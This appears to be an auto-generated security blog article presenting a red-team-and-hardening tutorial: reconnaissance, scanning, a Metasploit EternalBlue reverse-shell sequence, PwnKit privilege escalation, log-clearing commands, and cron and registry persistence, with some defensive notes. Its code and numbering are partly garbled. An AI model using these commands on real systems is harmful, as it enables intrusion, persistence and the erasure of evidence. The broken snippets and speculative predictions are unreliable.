Listen to this Post

Introduction:
In the high-stakes world of cybersecurity, waiting for an incident to occur before testing your defenses is a recipe for disaster. Just as a sales professional rehearses a pitch to ensure success, security teams must “rehearse” their attack and defense strategies to guarantee resilience. This article transforms the concept of preparing for success into a technical blueprint, focusing on proactive threat hunting, AI-driven vulnerability assessment, and the strategic hardening of IT infrastructures.
Learning Objectives:
- Master the art of simulating a sophisticated cyber-attack (Red Teaming) using open-source tools.
- Learn to automate reconnaissance and vulnerability scanning leveraging AI and Python scripts.
- Understand advanced system hardening techniques for both Linux and Windows environments against common attack vectors.
You Should Know
- The Art of Strategic Reconnaissance: Preparing for the “When” Not “If”
Before you can defend your network, you must understand how an attacker views it. The first phase of any penetration test is Information Gathering (Reconnaissance). This phase aims to map the external and internal attack surface. Just as rehearsing a call involves understanding the prospect, hacking involves understanding the target’s digital footprint. We will use `theHarvester` and `Amass` to simulate OSINT (Open Source Intelligence) gathering.
Step‑by‑step guide using OSINT Tools:
- Email Harvesting: Collect email addresses associated with a domain.
– Command (Linux): `theHarvester -d example.com -b google,linkedin -f report.html`
– What this does: Queries Google and LinkedIn for emails linked to the domain, saving results to an HTML report.
2. Subdomain Enumeration: Discover hidden subdomains that may host vulnerable applications.
– Command (Linux): `amass enum -d example.com`
– What this does: Performs DNS brute-forcing and scraping to find subdomains.
3. DNS Zone Transfer (Legacy): Attempting a zone transfer can reveal an entire network layout.
– Command (Windows/Linux): `nslookup -type=any example.com` or `dig axfr @ns1.example.com example.com`
– Caution: This is usually blocked, but if it succeeds, it is a critical misconfiguration.
2. Vulnerability Scanning and AI-Assisted Analysis
Once the targets are identified, the next step is to identify exploitable vulnerabilities. Traditional scanning generates too many false positives. By integrating AI (specifically, machine learning models for anomaly detection), we can prioritize risks based on exploitability. The following guide uses `Nmap` for port scanning combined with Python for parsing results.
Step‑by‑step guide to running an AI-assisted scan:
- Network Sweep: Find live hosts in a subnet.
– Command (Linux): `nmap -sn 192.168.1.0/24`
– Purpose: Sends ICMP echo requests to discover which IPs are active.
2. Aggressive Service Detection: Identify services running on open ports.
– Command: `nmap -sV -sC -O -p- 192.168.1.100`
– Purpose: `-sV` grabs version info, `-sC` runs default scripts, and `-O` attempts OS fingerprinting.
3. Python Automation (AI Integration): To sort the results, you can use a Python script to parse the XML output and feed it into a classification model that predicts the likelihood of a 0-day exploit existing for that service.
import os
import xml.etree.ElementTree as ET
 Example: Parsing Nmap XML to look for high-risk ports
tree = ET.parse('scan.xml')
root = tree.getroot()
for host in root.findall('host'):
for port in host.findall('ports/port'):
port_id = port.get('portid')
if port_id in ['21', '22', '3389', '445']:
print(f"High Value Target Found: Port {port_id} open.")
3. Exploitation and Post-Exploitation
Exploitation is the moment where the “if” becomes a “when.” In a rehearsed environment, we use exploit frameworks like Metasploit to confirm vulnerability validity. The key to professional defense is understanding how privilege escalation works in Windows and Linux.
Step‑by‑step guide to gaining a foothold:
1. Metasploit Consoles: Launch the framework.
- Command: `msfconsole`
2. EternalBlue (MS17-010) Simulation: A classic attack against SMBv1. - Commands:
use exploit/windows/smb/ms17_010_eternalblue
set RHOSTS 192.168.1.105
set PAYLOAD windows/x64/meterpreter/reverse_tcp
exploit
- What this does: Exploits a buffer overflow to inject a payload that grants a reverse shell.
- Linux Privilege Escalation (SUID Exploit): Upon landing on a Linux system, check for SUID binaries.
– Command: `find / -perm -u=s -type f 2>/dev/null`
– Example: If `pkexec` appears, it may be vulnerable to CVE-2021-4034 (PwnKit), allowing root privileges.
4. Cloud Hardening (AWS/Azure) Against Misconfigurations
Modern infrastructures are heavily cloud-based. Misconfigured S3 buckets or Azure Blob storage are primary vectors for data leaks. Rehearsing your defenses here involves auditing IAM roles and storage policies.
Step‑by‑step guide to hardening cloud storage:
1. AWS CLI Check: Enumerate S3 bucket permissions.
- Command: `aws s3api get-bucket-acl –bucket your-bucket-1ame`
– Action: Ensure the bucket policy does not grant `AuthenticatedUsers` or `AllUsers` Write or Read permissions.
- Enforce Encryption: Ensure data is encrypted at rest.
– Command (Linux/Cloud Shell): `aws s3api put-bucket-encryption –bucket my-bucket –server-side-encryption-configuration ‘{“Rules”:[{“ApplyServerSideEncryptionByDefault”:{“SSEAlgorithm”:”AES256″}}]}’`
3. Azure Storage Blob Enumeration: Pen-testers often look for open containers.
– Command: `az storage blob list –container-1ame mycontainer –account-1ame mystorageaccount –connection-string “DefaultEndpointsProtocol=https;…”`
5. API Security Testing
As the backbone of modern applications, APIs are prime targets. The OWASP API Security Top 10 lists Broken Object Level Authorization (BOLA) as the number one threat. Preparing for this involves crafting specific JSON payloads and using Burp Suite for interception.
Step‑by‑step guide to API Fuzzing:
- Intercept Request: Use Burp Suite to capture a request to
/api/v1/users/123. - Modify the ID: Change `123` to `124` (or
admin) to test for IDOR (Insecure Direct Object References). - Fuzzing Parameters: Use a wordlist to brute-force UUIDs or sequential IDs.
– Command (ffuf): `ffuf -u https://api.target.com/users/FUZZ -w ids.txt -fc 404`
4. Mitigation Strategy: Enforce OAuth2 scopes and implement rate limiting.
– Configuration (Nginx): `limit_req_zone $binary_remote_addr zone=api:10m rate=10r/m;` to prevent DDoS fuzzing.
- Logging, Detection, and Response (EDR Evasion and Hardening)
To complete the rehearsal, you must understand how defenders see you. Modifying logs on Windows and Linux is essential for maintaining persistence.
Step‑by‑step guide to securing log integrity:
- Linux Log Clearing: Attackers often clear access logs.
– Command: `echo “” > /var/log/auth.log` (Attempt to clear authentication logs).
– Defense: Forward logs to a remote Syslog server immediately.
– Configuration: Edit `/etc/rsyslog.conf` and add `. @logs-server.local:514`
2. Windows Event Log Manipulation: Use `wevtutil` to clear security logs.
– Command: `wevtutil cl Security`
– Defense: Enable Sysmon with full event logging to track process creation (Sysmon64.exe -i).
3. Persistence (Scheduled Tasks): Understanding how attackers stay.
- Linux Cron: `crontab -e` to run a reverse shell every hour.
- Windows Registry: `reg add “HKCU\Software\Microsoft\Windows\CurrentVersion\Run” /v “Update” /t REG_SZ /d “C:\path\payload.exe”`
What Undercode Say:
- The “Rehearsal” Mindset: Just as the original post highlights drafting success, cybersecurity requires drafting failure. Run tabletop exercises; simulate the breach you dread. If you can survive a rehearsal with a Red Team, you can survive a real attack.
- Automation is the Key to Scalability: Manual checks are good, but automated scripts (Python/Bash) that validate cloud configs and SSL certificates weekly are essential. AI in vulnerability scanning is not a gimmick; it’s a necessity to manage the sheer volume of alerts.
- Human Factor remains the weakest link: Technical hardening (patching and firewalls) fails if employees fall for phishing. The article’s emphasis on “conversations” applies directly to social engineering training. Your EDR is only as strong as the user’s awareness.
Prediction:
- +1 (Positive): The rise of Generative AI will allow smaller security teams to write complex exploit scripts and detection algorithms faster, democratizing security testing and lowering the barrier to entry for blue teams.
- -1 (Negative): As AI becomes integrated into code generation, we will see a surge in AI-generated malware that can mutate dynamically to avoid signature-based detection, making traditional antivirus obsolete within the next 18 months.
- +1 (Positive): Cloud providers are pushing “Zero Trust” models aggressively. Rehearsal exercises will shift from “network-based” to “identity-based” testing, making it cheaper and more efficient to isolate threats.
- -1 (Negative): The “Pay-as-you-go” model of Cloud and AI will lead to a surge in “Blackhat AI-as-a-Service,” where criminals lease sophisticated phishing generation tools, requiring a drastic overhaul of email security gateways to incorporate semantic analysis rather than just spam filtering.
- +1 (Positive): Linux hardening tools like AppArmor and SELinux are becoming easier to configure via GUI automation tools, meaning that preparing for security (the “when”) will be a standard part of the CI/CD pipeline, ensuring builds are secure by default before they ever hit production.
▶️ Related Video (84% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: Daniel Effiong – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


